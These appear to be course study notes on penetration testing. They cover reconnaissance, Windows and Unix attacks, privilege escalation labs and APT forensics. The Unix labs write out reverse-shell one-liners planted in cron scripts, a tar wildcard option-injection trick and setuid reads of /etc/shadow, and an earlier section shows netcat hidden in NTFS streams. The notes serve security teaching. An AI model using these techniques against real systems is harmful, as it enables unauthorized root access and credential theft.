INDICE

- Footprinting
- Scanning
- Enumeration
- Windows Hacking
- UNIX HACKING
    - UNIX Hacking - Remote
    - UNIX Hacking - Local
    - UNIX Hacking - Labs
- Cyber Crimes and APTs
- Remote COnnectivity and VoIP Hacking
- Wireless
- Hardware
- Web Security
    - Web application Hacking
    - SQL Injections
    - LABS
- Mobile Hacking
    - Android
    - iOS
- Binary Exploitation
    - attacks

Footprinting

1. Determine the Scope
2. Get Proper Authorization
    - politics and funding
3. Publicly available information
    - Company web pages
    - Related Organizations
    - Location Details
    - Employee informations
    - Current events
    - Privacy or Security Policies
    - Archived Informations

    - Search engines and Data Relationships
4. WHOIS & DNS Enumeration
    - Domain names, IPs, port numbers - managed by ICANN and hierarchically stored the WHOIS/DNS servers
5. DNS interrogation
6. Network Reconnaissance

Scanning

1. Determining if the system is alive
    - ARP host discovery
    - ICMP host discovery
    - TCP/UDP host discovery
2. Determining which services are running or listening
    - port scanning -> nmap or other tools
3. Detecting the operating system
    - Banner Grabbing
    - Scanning available ports: some ports are OS specific
    - TCP/IP Stack fingerprinting
        - check the TTL and other flags in the packets.
    - Making guess from available ports:
        - Windows: 135, 139, 445, 3389 RDP
        - UNIX: 22 (SSH), 111, 512-514 (berkeley remote services / rlogin), 2049 (NFS) high numbered ports (3277x) for RPCs
4. Processing and storing data

Enumeration

- Service Fingerprinting
    - Nmap, amap, ...
- Vulnerability Scanners
    - Nessus, OpenVAS, ...
- Basic banner grabbing
    - manual or automatic

        - netcat is very useful with verbose option `nc -v www.example.com`
- Enumerating common network services
    - FTP - TCP 21
    - Telnet - TCP 23
    - SMTP - TCP 25
        - SMTP can be enumerated with Telnet, using these commands
            - VRFY confirms names of valid users
            - EXPN reveals the actual delivery addresses of aliases and mailing lists
        - Perl script vrfy.pl
    - DNS - TCP/UDP 53
        - nslookup / dig (for BIND DNS)
        - dns enumerators
    - TFTP - TCP/UDP 69
        - ineherently insecure - everyone connected can get every file. You must know the name (Bruteforce!)

            > TFTP [IP] get /etc/passwd /tmp/passwd.cracklater

    - Finger - TCP/UDP 79
        - Shows users on local or remote systems, if enabled - CARE FOR SOCIAL ENGINEERING

            > finger -l @target.example.com

    - HTTP - TCP 80
        - Automatic tools -> Grendel Scan
    - MIcrosoft RPC Endpoint Mapper (MSRPC) - TCP 135
        - Remote Procedure Call Endpoint mapper service
        - epdump - tool from Microsoft windows resource kit, shows services bound to IP addresses
    - NetBIOS Name Service - UDP 137
        - Name service in Microsoft, DNS-like

            > net view /domain -> enumerate domains
            > net view /domain:corleone -> to enumerate a specific domain
            > nltest /dclist:corleone -> to enumerate domain controllers
            > netviewx -D CORLEONE -T dialin_server -> useful to get an idea of the number of dial-in server that exist in the network
            > nbtstat [IP]

    - NetBIOS Session - TCP 139
        - Null sessions - the windows server message block (SMB) protocol hands out a wealth of information freely

            > net use $\[IP][NAME]$$ "" /u:""

    - SNMP - UDP 161
        - SNMP is intended for network management and monitoring It provides inside information on net devices, software and systems
            - ENUMERATION TOOLS AVAILABLE

    - BGP - TCP 179
        - can be used to enumerate all the networks of a particular corporation (AS-Number)
    - Windows Active Directory LDAP - TCP/UDP 389 / 3268
        - Contains all user accounts groups and other information on Windows domain controllers

Summary

- Microsoft RPC endpoint mapper on TCP 135: epdump, rpcdump.py
- NetBIOS name service on UDP 137: net view, nltest, nbtstat, nbtscan, nmbscan
- NetBIOS session on TCP 139/445: net use, net view
- SNMP on UDP 161: snmputil, snmpget, snmpwalk
- BGP on TCP 179: telnet
- LDAP on TCP/UDP 389/3268: Active Directory Administration Tool
- UNIX RPC on TCP/UDP 111/32771: rpcinfo
- rwho and rusers
- SQL resolution service on UDP 1434: SQLPing
- Oracle TNS on TCP 1521/2483
- NFS on TCP/UDP 2049
- IPsec/IKE on UDP 500

Hacking Windows

- Unauthenticated attacks - Remote network exploits
    - 4 vectors:
        - Authentication Spoofing (Passwords)
            - Service to attack:

              > Server Message Block (SMB): TCP ports 139 and 445
              > Microsoft Remote Procedure Call (MSRPC): TCP port 135
              > Terminal Services: TCP port 3389 SQL: TCP port 1443 and UDP 1434
              > SharePoint and other Web Services: TCP 80 and 443

            - an attack to perform can be the password guessing from the command line (tools like THC-Hydra, Medusa, Venom, ...)
                - Correct Security and Audit Policies can avoid this
        - Network Services - EAVESDROPPING on Network Password Exchange
            - You can sniff LAN Manager (LM) Password challlenge-response hashes with tools like Cain [COUNTERED JUST BY USING NTLM HASH]
            - Kerberos Sniffing - Cain has a MSKerb5-PreAuth packet sniffer

> Kerberos 5 sends a preauthentication packet which contains a timestamp encrypted with a key derived from the user's password

    - MITM attacks: SMBRelay and SMBProxy pass authentication hashes along, to get authenticated access to the server
        - SMB Credential Reflection Attack
        - CSMB Credential Forwarding Attack
        - This is possibile using Cain, that can also sniff RDP sessions breaking their encryption
    - Pass the Hash Attacks
    - Pass the Ticket Attack for Kerberos: Dump Kerberos RAM Tickets and Re-use them
    - Client software Vulnerabilities
    - Device Drivers

- Authenticated attacks
    - Priviledge Escalation: search for vulnerable services runned as SYSTEM
        - After obtaining administrator priviledges, the attacker often wants to penetrate the network, so he just want to obtain passwords and disables firewalls
        - Just obtain password hashes using Cain in the Cracker Tab, pwdump2 or OPHCRACK
        - the alternative is to boot the system in an alternative OS to unlock the SAM and copy it.
    - Password Cracking - See EHE Notes
    - Dumping Cached Passwords
        - Local Security Authority (LSA) Secrets - CAN BE DUMPED WITH CAIN LSA DUMPER
            - Contains unencrypted logon credentials for external systems. Available uunder the Registry subkey `HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets`
            - Encrypted only when the machine is off, but decrypted and retained in memory after login
            - Contains:
                - Service Account Passwords in plainteext
                - Cached password hashes of the last ten users to log on to a machine
                - FTP and web-user plaintext passwords
                - ...
    - Remote Control and BackDoors
        - netcat
        - psexec (from windows CLI)
        - fpipe for port redirection

        > fpipe −v −l 53 −r 23 192.168.56.101

    - Covering Tracks:
        - Disable Auditing - `auditpol` to check, `disable` argument to disable it
        - Clearing event logs - elsave
        - Hiding Files:

        - `attrib +h [directory]`
        - Alternate Data Streams (ADS): NTFS enables files to be hidden into another file - `cp nc.exe oso1.009:nc.exe` -> `start oso001.009:nc.exe`
    - Rootkits

- Countermeasures
    - When a sistem get compromised with admin priviledges, it should get completely reinstalled
        - If you want to clean it, cover these areas: FILES, REGISTRY KEYS, PROCESSES, NETWORK PORTS
    - Care for suspicious files (nc.exe)
    - Suspicious registry entries (use `reg delete`):
        - HKEY_USERS.DEFAULT\Software\ORL\WINVNC3
        - HKEY_LOCAL_MACHINE\SOFTWARE\Net Solutions\NetBus Server
    - LEAST PRIVILEDGE

Hacking Unix - Remote Access

1. Unix systems and hacking tools

Unix is used by the mayority of servers around the globe. There are many types of Linux distributions and the source code is available. Furthermore, it is easy to modify and to develop a program for it.

Being a widespread system, has as a consequence the higly attractiveness of the system for attackers.

Linux has 2 types of access: user and **ROOT** access

The attacker performs the following steps to identify linux distro, open ports, RPC servers and the version of running applications:

1. Footprinting - Gather informations and profiling the target

- whois, nslookup, dig, FOCA, MALTEGO, ...\

2. Scanning - identify entry points for the intrusion

- nmap, netcat, tcpdump, nsdlookup, Nessus

3. Enumeration - probe the identified services to fully know weaknesses. This involves active connections to systems and directed queries.


- dnsenum, rpcinfo, smbclient

4. Vulnerability Mapping - Map attributes (listening services, version of running servers) to potential security holes:

- Vulnerability info databases online
- Use Public exploit codes or write your own
- Use atomated vulnerability scanning tools

Metasploit Framework

The metasploit framework provides the infrastructure, content and tools to perform penetration tests and extensive security audits. It comprises reconnaissance, exploit development, payload packaging and delivery of exploits to vulnerable targets.



Module: A standalone piece of code or software that extends the funcionality of the Metaploit Framework. A module can be an exploit, escalation, scanner or information gathering unit of code that interfaces with the framework to perform some operations.

Session: a session is a connection between a target and the machine running Metasploit. Sessions allow for commands to be sent to and executed by the target machine.

Metasploit Modules

Exploits: Exploits are the code and commands that Metasploit uses to gain access.

Payloads: Payloads are what are sent with the exploit to provide the attack a mechanism to interact with the exploited system.

Auxiliary: The Auxiliary modules provide many useful tools including wireless attacks, denial of service, reconnaissance scanners, and SIP VoIP attacks.

NOPS: No Operation. NOPs keep the payload size consistent

Post-Exploitation: can be run on compromised targets to gather evidence, pivot deeper into a target network, ecc...

Encoders: are used to successfully remove unwanted bytes

Metasploit INterfaces

Metasploit has multiple interfaces including:

- msfconsole - an interactive command-line like interface
- msfcli - a literal Linux command line interface
- Armitage - a GUI-based third partyt application
- msfweb - browser based interface

Metasploit Console

has a simple interface. Allows users to search for modules, configure those modules and execute them against specified targets with chosen payloads.

Provides management interface for opened sessions, network redirection and data collection.

Starting metasploit

1. start the PostgreSQL database for Metasploit: `service postgresql start`
2. launch metasploit framework console: `mfsconsole`

Core commands:

- msf > show exploits
- msf > show payloads
- msf > search Variable
- msf > show options
- msf > set Variable
- msf > info
- msf > exploit

Sample operation:

- Open Metasploit Console
- Select Exploit
- Set Target
- Select Payload
- Set Options
- exploit

2. Exploit and gain remote access to unix

In Unix attacks, attackers follow a logical progression:

1. gain remote access via the network - Tipically exploiting a vulnerability in a listening service

2. Have a Command shell or login to the system - Local attacks are also called Priviledge Escalation Attacks

Primary methods to gain remote access

1. exploit a listening service

if a service is not listening, it cannot be broken remotely. Services that allow interactive logins can be exploited: telnet, ftp, rlogin, ssh, others...

BIND is the most popular DNS server, and it has many vulnerabilities

How To Exploit:

- Brute force attacks:
  - Service that can be bruteforced: telnet, rlogin/rsh, ssh, SNMP, LDAP, POP/IMAP, HTTP/HTTPS, CVS, SVN, Postgres, MySQL, Oracle
  - using list of user accounts obtained during enumeration phase: Finger, rusers, sendmail, ...
  - obtaining access to accounts with weak or no passwords
  - some automated tools: hydra or medusa
- Data Driven attacks: sending data to an active service causing unintended or undesirable results
  - buffer overflow: a user or process attempts to place more data into a buffer than was previously allocated (associated with specific C functions)
    - normally cause a segmentation violation, but attackers can exploit it in the target system to execute a malicious code of their choosing
    - different ways to attack: jump to a function, jump to the buffer and execute the inserted code, return to libc
    - Returned Oriented Programming (ROP): generalization of return-to-libc attacks. Instead of returning to system functions return to existing code that is already in the program's addressable space. Create arbitrary code by chaining short code sequences (to make a shellcode for example)
    - Some countermeasures: Stack smashing and execution Protection, ASLR,
  - Format String attacks: exploit vulnerabilities in the printf from a buffer, when it uses format strings such as %d, %s, ... There are some strings that can help printing addresses or to print in stack (%n)
  - Input validation attacks: possible when the server does not properly parse input before passing it to further processing.
    - Telnet daemon passes syntactically incorrect input to the login program -> an attacker could bypass authentication without being prompted for a password.
    - These attacks work when user-supplied data is not tested and cleaned before execution.
      - Two approaches to perform input validation can be blacklist or whitelist.
  - Integer Overflow and integer sign attacks: an integer variable can only handle values up to a maximum size, such as 32767 for 16-bit data. if you input a larger number the computer interprets it as a negative one.
    - Vulnerable programs can be tricked into accepting large amount of data, bypassing the data validation, and this can allow a buffer overflow.
  - Dangling Pointer Attacks: exploiting pointers that point to invalid memory addresses, inserting there malicious code

2. route through a UNIX System (e.g. unix-based firewall)

Unix systems providing security between two networks (Firewalls). Source routing is a technique whereby the sender of a packet can specify the route that a packet should take through the network.

Attackers send source-routing packets through the firewall (if source routing is enabled) to internal systems to circunmvent UNIX firewalls

3. User-initiated remote execution (e.g. trojan, phishing)

Trick a user into executing code, surfing into a website or launching malicious e-mail attachments

4. Promiscuous Mode attacks (e.g. tcpdump vulnerability)

promiscuous mode refers to the special mode of Network Interface Cards that allows a NIC to receive all traffic on the network even if it's not addressed to its NIC.

A carefully crafted packet to hack the sniffer or driver. The sniffing software itself has vulnerabilities and an attacker can inject code through the sniffer.

Techniques to gain Shell Access

- Remote Command Execution:
  - exploit interactive shell access to remotely login into a UNIX server (telnet, rlogin or SSH)
  - exploit non-interactive services to execute commands (RSH, SSH or Rexec)
- Reverse telnet and Back Channel
  - back channel: the communication channel originates from the target system (as opposed to exploiting remote login services from the attacking system)
  - reverse telnet uses telnet services to create a back channel from the target system to the attacker's system

Common types of Remote Attacks

- FTP: ftp servers sometimes allow anonymous users to upload files. Misconfiguration may allow directory traversal and access to sensitive files. It's ineherently insecure.
- Sendfmail: it's a mail transfer agent that is used on many UNIX systems. It has a long history of many vulnerabilities. If misconfigured allows spammers to send junk mail trough the servers
- Remote Procedure Call services: numerous stock versions of UNIX have many RPC services enabled by default. RPC services are complex and generally run with root priviledges [ATTENTION !!] Good target to exploit to obtain remote root shells.
- NFS (network file system): allows transparent acecss to files and directories of remote systems as if they were stored locally. Many buffer overflow related to `mountd` have been discovered
- DNS: one of the few services that is almost always required and running on an organization's Internet perimeter network. The most common implementation of DNS for UNIX is the Berkeley Internet Name Domain (BIND) PAckage
  - BIND: contains numerous buffer overflows vulnerabilities, obtained by malformed responses to DNS queries. PRovides attackers some degree of remote control over the server, although not a true shell

    - DNS Cache Poisoning: being able to change DNS records in order to take control over the network traffic
- X Insecurities: The X Window System allows many programs to sharea single graphical display. X Clients can captire the keystrokes of the console users. Capture windows for display elsewhere.
    - X snooping tools: attacker can monitor and also send keystrokes to any windows
        - **xscan** to scan the entire subnet looking for an open X server and log all keystrokes;
        - **xwatchwin** even lets you see the windows users have open
- SSH: widely used as a secure alternative to telnet, but there are integer overflows and other problems in some SSH packages which can be exploited, granting remote root access
- OpenSSL Overflow Attacks: open source implementation of SSL and present in numerous versions of UNIX. It had a famous buffer overflow vulnerability exploited by the Slapper Worm; furthermore, it suffers of improper input validation
- Apache Attacks: prevalent web server, higly complex and configurable. It has vulnerabilities like any program.

Hacking UNIX - Local Access

1. ***From Local To root*** -> Priviledge Escalation

- Done by attacking the system (weak passwords, kernel flows) or exploiting system misconfigurations

Weak Passwords

users are lazy, and password requirements help only marginally (P@ssword1 follows requirements, but can be cracked in less than 10 seconds)

/etc/passwd:

oracle❌1021:1020:Oracle user:/data/network/oracle:/bin/bash 1 2 3 4 5 6 7

1. Username
2. Password stub, real password is stored in /etc/shadow
3. user ID
4. Group ID
5. User info such as full name, phone, ...
6. absolute path to the home directory
7. absolute path of default shell

/etc/shadow:

vivek:1fnfffc$pGteyHdicpGOfffXX4ow#5:13064:0:99999:7::: 1 2 3 4 5 6

1. username
2. hashed password in Modular Crypt Format (MCF): $hash_id$salt$hash$
3. last password change
4. number of days until password change is allowed
5. number of days before password change is required
6. number of days before password expires to warn user
7. number of days after password expiration after which account is disabled
8. Expiration date of account (days since epoch)

Symlink:

simbolic links, which are pointers from one file to another.

- These are completely transparent to applications and users.
- Can be exploited by attackers to trick a program into referencing other files during execution
- Creating symlinks to protected files does not require permissions...
    - `ln -s /etc/shadow ./link_to_shadow` allowed as unpriviledged user..
- SECURE code practices are the best countermeasures:
    - O_EXCL|O_CREAT when using open() syscall
    - Beware of reading and writing from publicly accessible directories
    - File system mount options

Race Conditions:

- generally many programs elevate priviledges only temporarily
    - there is a short time windows for attacker to exploit
- An attacker exploiting a program in this windows *wins the race*
- One common example is ***signal-handling race conditions***

Signal handling race conditions:

signals are a unix mechanism used to notify processes about particular events

- allow handlyng such events asynchronously
- Signals alter the execution flow of running processes
- Attacker can exploit signals to halt processes while they have elevated priviledges
    - or in general try to alter the program flow to make it easier to exploit

Core file manipulation

core files are a dump of the address space of a process created when it exits unexpectedly

- invaluable tool to debug programs
- if not managed properly, can expose sensitive information to attackers (including password hashes)
- web application crashes can generate core dumps in root directory
    - accessible through: www.vulnerablesite.com/core

Shared Libraries

shared libraries, DLL in Windows, allow multiple programs to call routines from a common library upon execution.

- allow to save memory and makes it easier to mantain code
- also makes up a great target for attackers

here linux saves the libraries

kernel flows

unix systems are highly comnplex and robust. However, the kernel is responsible for enforcing the overall system's security model. Attacker can easily exploit Kernel flaws to obtain complete control of the system

System misconfigurations

UNIX PERMISSIONS

file permissions are specified by 3 access classes: user, group, others.

for each of these classes, 3 access modes can be set: read (r), write (w), execute (x)

there are also 3 special modes, valid for all classes:

- Set user ID (SUID): when the file is executed, the user takes the effective USERID of the owner of the file
    - if the file is owned by root -> the user takes root priviledges
- Set group ID (SGID)
- Sticky

Many SUID programs create temp files -> $ stat /tmp to see who uses tmp `strings /bin * | grep tmp`

world writable files

files that can be modified by anyone

- generally used for convenience/lazyness
- can and should be avoiuded most of the time

2. ***Remaining Persistent*** -> Advanced Persistent Threats (APT)

1. Trojans
2. Rootkits
3. Log Cleaners

APT - Trojans

malware hidden in otherwise normal files

- once an attacker has root, he can attach a trojan to any file/program in the system
- Trojans can easily open backdoors that allow remote connections

APT - Sniffers

There is lots of interesting and confidential information in network traffic

- Sniffers allow attackers to "sniff" all network traffic that goes throug the same local network segment.
- Attackers can get a good understanding of potential target services while remaining completely passive.
- If traffic is not properly secured, attackers can also obtain critical informations such as passwords and confidential documents

APT - Log Cleaning

System logs contain informations regarding all activities going on in the system, INCLUDING the attacker's activities.

Log cleaners are part of virtually every rootkit, allowing attackers to delete their traces from your system. Cleaners can also intercept programs that send log files to remote server.

APT - Kernel Rootkits

The worst type of rootkits, used to compromise the kernel of the system itself.

Allows attackers to compromise all system programs, without modifying any of them. These rootkits can intercept system calls and change them into the ones they want, even by just modifying the system call table.

They can also corrupt system call handlers, to point to attacker's system call table.

Hacking Unix - Labs

Lateral Movement

The definition is: moving from an user to another. It can be done by exploiting bugs, design flaws, configuration oversights and users' mistakes. THe same priciples can be used to gain access to other non-priviledged users.

Exploiting SetUID and SetGID

Abusing setuid/setgid programs may allow PE if:

- Can (be forced to) read/write files → may leak sensitive data
  - less, more, vi, cat, strings, ... Are just some examples of programs which can be used to leak sensitive data
- Can be forced to print errors insecurely → may leak sensitive data
  - Programs which can be used to print the content of some files (even the program to set the date!! (try `./date -f /etc/shadow`))
- Can be forced to execute code that we control
  - execute other programs that we control -> for examples programs like nmap, hping3, vim, gawk, less, more, find, docker, distcc, make, ...
  - load shared objects that we control -> we can create fake libraries or objects and substitute them to the original ones to control the execution of the program
  - vulnerable to some other code injection (e.g., buffer overflow)

Exploiting Cronjobs

Cron is a task scheduler on Unix-like systems. Allows defining commands to execute periodically. Schedules specified in chron expressions can be listed through:

```
crontab -l
```

Cron jobs often do maintenance for services (e.g., clean up), often running root. If we can tamper with what those cron jobs are executing, we can execute commands as Root. 3 methods:

1. Writable cron scripts

overwrite.sh is executed every minute and it's **world-writable**.

Write into the script to create a bind or reverse shell:

1. create a listening server with netcat: `nc -lp 8888`
2. Overwrite overwrite.sh with: `bash -i >& /dev/tcp/127.0.0.1/8888 0>&1`

3. Wait for the cron job to be executed

2. Insecure crontab PATH

overwrite.sh is executed using its relative path => /bin/sh will search it in each directory in the PATH env variable.

Can we write in any of the directories in PATH coming before the location of overwrite.sh? if yes:

1. Crete a listening server with netcat on the local machine: `nc -lp 7777`
2. Create a file named overwrite.sh in /home/user containing:

```
#!/bin/sh
bash -i >& /dev/tcp/127.0.0.1/7777 0>&1
```

```
  and make it executable
```

3. Wait for the cronjob to be executed

3. Insecure scripts

the * wildcard in cron jobs is expanded by the shell and passed to the command (tar, for example). checking on GTFOBins we learn that tar can execute external commands as part of a checkpoint feature:

1. Create a listening server with netcat on the local machine: `nc -lp 9999`
2. Create an executable script, named myshell.sh, in the user directory

```
#!/bin/sh
bash -i >& /dev/tcp/127.0.0.1/9999 0>&1
```

3. Create fake files in the user home (where the * is expanded), to trick tar:

```
touch /home/user/--checkpoint=1
touch /home/user/--checkpoint-action=exec=shell.elf
```

4. Wait for the cron job to be executed

What should happen: After Wildcard expansion, tar has been executed as: `tar czf /tmp/backup.tar.gz --checkpoint=1 --checkpoint-action=exec=myshell.sh myshell.sh tools`

This is a general pattern (not a tar vuln, not just for cronjobs) and it's related to insecure use of wildcards

- A tool uses unquoted wildcards or unsafe input expansion

- Attacker places specially crafted files with names that mimic command-line option
- During execution, the file name is interpreted as a real option, not data If the process runs with elevated privileges (like root in cronjobs), it can lead to code execution or privilege escalation

Password and Keys

Having an initial foothold on a system means that we can gather more details:

- **Configuratoion Files**: if we got the foothold by exploiting a server, we should be impersonating the user used by the server. Configuration files for the applications might contain passwords (e.g. database passwords).
    - In general, if the exploited servers have users, try to gather their password, users reuse their passwords, so: enumerate local machine users and then try passwords gathered.
- **Shell History**: if the service user has been used for interactive sessions (or if we have moved laterally to an interactive user) the Shell history might reveal useful informations to perform PE like leaked passwords or common operations executed, which we can use to gather more informations.
- **Other Keys**: When elevating priviledges or moving laterally, we might want to gather authentication material like keys to log into other systems and gather more informations (examples: SSH keys, GPG keys)
    - cordumps: a privileged process crashes and generates a CORE DUMP. it contains a snapshot of the process memory, including ***environment variables, stack and heap contents, open file descriptors, plaintext credentials or sensitive data***. IF the dump file is stored in an attacker-accessible location, a low-priviledged attacker can read it and extract useful info.

LinPEAS - Linux Privilege Escalation Awesome Script

A script that searches for possible paths to escalate priviledges on Unix (not just Linux) hosts:

- checks are explained on hacktricks

This script is very noisy and easy to detect!!

LES - Linux Exploit Suggester

Assist in detecting security deficiencies for given Linux kernel/Linux-based machine

- Assess kernel exposures on publicly known exploits
    - for each exploit exposure is calculated: Highly probable/probable/less probable/improbable
- Verify state of kernel hardening security measures

Cyber Crimes and APTs

APT:

- Advanced: uses sophisticated methonds, such as zero-day exploits and custom exploits
- Persistent: Attacker returns to the target system over and over again. He has a Long-Term Goal, and works to achieve these goals without detection
- Threat: organized, funded and motivated.

Non-APT attacks are brief (smash and grab), and are againset target of opportunity. APTs are used to steal large amount of data from a corporation over a long period of time.

2 types of APT:

- Crime: steal PII, financial information, corporate data, ecc... just to use it for fraud
- Espionage - industry or state-sponsored: Gather intellectual property or trade secrets to gain competitive advantage

APT goal is to gain and mantain access to the information. APT Attacks don't destroy systems, don't interrupt normal operations and try to stay hidden and keep the stolen data. Often APTs start from spear phishing.

Hiding APT Techniques

- Cut-outs: attacks are routed throught oither compromised computers to conceal attacker's location
- Dropper Delivery Service: "pay per install" or "Leased" campaigns

Other APT Techniques

- SQL Injection to addd malware to websites
- Infected USB stick "drops"
- Infected Hardware or Software
- Social Engineering, impersonating users, etc
- Less often: compromised human insider

APT Phases

- Targeting: Collect info about the target and test (vuln scanning, social engineering)
- Access/compromise: Gain access into the system, install malwares, collect credentials, etc
- Reconnaissance: enumerate network and systems
- Lateral Movement: Move through network to other hosts
- Data collection and exfiltration: Establish collection points and exfiltrate via proxy
- Administration and Maintenance: maintain access over time

Detecting APTs

- Email Logs
- Lateral movement may leave artifacts from misuse of access credentials or identities
- Exfiltration may leave traces in firewalls and IDS logs, Data loss prevention logs, application history logs, web server logs

To detect APTs it's important to search for artifacts of APT that can be found in RAM or Hard disk image

APT Tools and Techniques

Gh0st Attack

GhostRAT used in the "Ghostnet" Attacks (2008-2010). Targeted the Dalai Lama and other Tibetan enterprises.

Feature	Description
Existing rootkit removal	Clears System Service Descriptor Tables (SSDT) of all existing hooks
File Manager	Complete file explorer capabilities for local and remote hosts
Screen control	Complete control of remote screen.
Process Explorer	Complete listing of all active processes and all open windows
Keystroke logger	Real-time and offline remote keystroke logging
Remote Terminal	Fully functional remote shell
Webcam eavesdropping	Live video feed of remote web camera, if available
Voice monitoring	Live remote listening using installed microphone, if available

Table 6-1 Ghost RAT Capabilities (Courtesy of Michael Spohn, Foundstone Professional Services)

Dial-up profile cracking	Listing of dial-up profiles, including cracked passwords.
Remote screen blanking	Blanks compromised host screen, making computer unusable
Remote input blocking	Disables compromised host mouse and keyboard
Session management	Remote shutdown and reboot of host
Remote file downloads	Ability to download binaries from the Internet to remote host
Custom Gh0st server creation	Configurable server settings placed into custom binary

Summary of Gh0st Attack

- Phishing email
- Backdoor placed when malicious link clicked
- Backdoor hides itself to survive a reboot
- Connection to C&C
- Check internal domain, create accounts, use Terminal Server to hop to other hosts (Event Logs)
- Add/modify some files (diff \System32)
- Look for documents and zip for exfiltration
- Create a 2nd backdoor using netcat

- Create user account and execute FTP (Windows Security Event Log)
- Schedule a new job to clean logs everyday

Informations about APT presence - Indicators of Compromise

Malwares want to survive reboot. To do this, they use several mechanisms, including:

- Using various "Run" Registry keys
- Creating a service
- Hooking into an existing service
- Using a scheduled task
- Disguising communications as valid traffic
- Overwriting the master boot record
- Overwriting the system's BIOS

Incident Response

1. Informations have to be searched in this places based upon the order of volatility of data

- Memory
- Page or swap File
- Running Process Information
- Network Data such as listening ports or existing connections to other systems
- System Registry (if applicable)
- System or application log file
- Forensic image of disks
- Backup Media

Forensic

Memory Dump Analysis

Crucial for APT analysis because many APT methods use process injection or obfuscation. Analyzing RAM data guarantees that the data are unencrypted. The tool for this task is **AccessData FTK Imager**.

Pagefile/Swapfile Analysis

Virtual Memory on pagefile.sys or Hiberfil.sys. Preferable to collect a forensic disk image of a compromised or suspicious computer. The memory snapshot analysis tools are:

- HBGary FDPro
- Mandiant Memoryze
- Volatility Framework - Open source!

Memory Analysis

Using volatility Framework Tool (open source) to analyze memory. In particular this analysis search for APT signals in processes, network connections, DLLS from suspicious processes, `strings` use on the DLL.

File/Process Capture

Master File Table (MFT) contains metadata (filename, timestamp, file size, ...). This file can be copied and analyzed and gives a lot of useful informations about files on the System. Both the MFT and the pagefile.sys can be analyzed at the time around which the infection started to understand where the malware can be.

Network/process/registry can be analized through netstat to find connections and processes PID

Some other things that have to be checked for any changes are:

- Host file
- CurrPorts: tool for investigating active network sessions *(sysinternals tool)*
- Process Explorer: analyze a process, its DLL references and cmd.exe executions. *(sysinternals tool)*
- Process Monitor: lookup process-kernel interactions *(sysinternals tool)*
- VMMap: show virtual/physical memory map, check DLL strings *(sysinternals tool)*
- DNS Cache: find other possible infection hosts
- Registry query: `reg query` to check for suspicious Registry entry of Run Keys
- Scheduled tasks: use `at` to find and analyze scheduled tasks
- Event Logs: `pslogist` to retrieve System and Security event logs
- Prefetch Directory: last 128 unique programs executed **(a directory inside Windows folder)**
- Interesting files to collect: ntuser.dat (user's profile data), index.dat (index of requested URLs), .rdp files (rdp sessions info), .bmc files (cached images of RDC client), antivirus log files (virus alerts)
    - Analyzing RDP files to obtain info on server accessed, login info, ..., in XML
    - Analyzing BMC files: cached bitmap image for performance -> **BMC Viewer** to find attacker's access to applications, files, network, credentials
- investigating System 32 Directory for anomalies: `diff` system 32 directory with the cached one to find files changed since installation (.dll, .bat, .rar, .txt)
- Antivius logs: check configurations that exclude detection of certain PUP (Potentially Unwanted Programs)
- Network: Analyze traffic between compromised host to C&C server -> other targeted hosts -> signatures for IDS

APT method of attack

1. Spear Phishing Email
2. User Clicks link; opens an application and redirects to a hidden address
3. Hidden address is a dropsite; detect browser vulns and drops a trojan downloader
4. the downloader sends a base64-encoded instruction to a different dropsite, which installs a trojan backdoor
5. Trojan backdoor installed in c:\windows\system32 and registers in NETSVCS
6. Trojan backdoor uses a filename slightly different from Windows filenames
